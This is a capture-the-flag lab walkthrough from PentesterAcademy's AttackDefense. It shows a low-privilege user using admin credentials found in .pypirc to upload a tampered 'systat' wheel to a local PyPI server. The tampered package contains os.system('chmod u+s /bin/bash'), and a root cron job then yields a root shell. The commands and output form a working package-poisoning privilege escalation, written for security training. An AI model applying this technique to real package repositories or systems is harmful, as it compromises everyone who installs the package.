ATTACK DEFENSE

by PentesterAcademy

Name	PyPi Server: Malicious Package IV
URL	https://www.attackdefense.com/challengedetails?cid=1065
Type	Code Repository : Python PyPi

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

You have terminal access to a low privileged user "student" on an Ubuntu server. The server is configured to use a local PyPi repository. The administrator has scheduled a script which installs "systat" python library and executes one of its functions to print the system information, after every minute.


It is important to note here that the PyPi server is configured to only store wheel (.whl) packages

Objective: Escalate to root and retrieve the flag!

Solution:


Step 1: Check the pip configuration files i.e. /etc/pip.conf and .pypirc

Command: cat /etc/pip.conf



```
student@attackdefense:~$ cat /etc/pip.conf
[global]
index = http://192.10.28.3
index-url = http://192.10.28.3
trusted-host = 192.10.28.3
student@attackdefense:~$
```

Command: cat .pypirc




```
student@attackdefense:~$ cat .pypirc
[distutils]
index-servers =
  local

[local]
repository=http://192.10.28.3
username=admin
password=welcome
student@attackdefense:~$
```

Step 2: Check the files in home directory and extract the given tar archive.

Commands:


```
ls -l
tar -zxf systat-1.0.tar.gz
ls -l systat-1.0
```



```
student@attackdefense:~$ ls -l
total 4
-rw-r--r-- 1 root root 874 Jun  6 09:39 systat-1.0.tar.gz
student@attackdefense:~$ tar -zxf systat-1.0.tar.gz
student@attackdefense:~$ ls -l systat-1.0
total 20
-rw-r--r-- 1 student student  228 Jun  5 18:44 PKG-INFO
-rw-r--r-- 1 student student   59 Jun  5 18:44 setup.cfg
-rw-r--r-- 1 student student  300 Jun  5 18:31 setup.py
drwxr-xr-x 2 student student 4096 Jun  5 18:44 systat
drwxr-xr-x 2 student student 4096 Jun  5 18:44 systat.egg-info
student@attackdefense:~$
```

Step 3: Check the main python code file.

Commands:
cd systat-1.0
cat systat/systat.py




```
student@attackdefense:~$
student@attackdefense:~$ cd systat-1.0
student@attackdefense:~/systat-1.0$ cat systat/systat.py
import os

def show():
    os.system("uname -a")
    os.system("cat /proc/cpuinfo")
student@attackdefense:~/systat-1.0$
```

Step 4: Add a line of code which will set SETUID bit on /bin/bash on execution

Line:
os.system("chmod u+s /bin/bash")




```
student@attackdefense:~/systat-1.0$ cat systat/systat.py
import os

def show():
    os.system("uname -a")
    os.system("cat /proc/cpuinfo")
    os.system("chmod u+s /bin/bash")
student@attackdefense:~/systat-1.0$
```

Step 5: This PyPi only allows wheel archies. Create a wheel archive.


Command: python setup.py bdist_wheel



```
student@attackdefense:~/systat-1.0$
student@attackdefense:~/systat-1.0$ python setup.py bdist_wheel
running bdist_wheel
running build
running build_py
creating build
creating build/lib.linux-x86_64-2.7
creating build/lib.linux-x86_64-2.7/systat
```

Step 6: Upload wheel archive using twine.


Commands: twine upload -r local dist/systat-1.0-py2-none-any.whl



```
student@attackdefense:~/systat-1.0$
student@attackdefense:~/systat-1.0$ twine upload -r local dist/systat-1.0-py2-none-any.whl
Uploading distributions to http://192.10.28.3
Uploading systat-1.0-py2-none-any.whl
100%|#######################################################################################
student@attackdefense:~/systat-1.0$
```

Step 7: Wait for 1 minute and then check the permissions of /bin/bash. The setuid bit is set. Execute bash with -p argument and check the user.


Commands:
ls -l /bin/bash
bash -p
whoami



```
student@attackdefense:~/systat-1.0$
student@attackdefense:~/systat-1.0$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4  2018 /bin/bash
student@attackdefense:~/systat-1.0$ bash -p
bash-4.4# whoami
root
```

Step 8: Retrieve the flag from home directory of root user.

Command: cat /root/flag.txt



```
bash-4.4# cat /root/flag.txt
bd2ac6509233bd43ec6963db30b9e438
bash-4.4#
```

Flag: bd2ac6509233bd43ec6963db30b9e438

References:

1. pypi (https://pypi.org)
2. pip (https://pypi.org/project/pip/)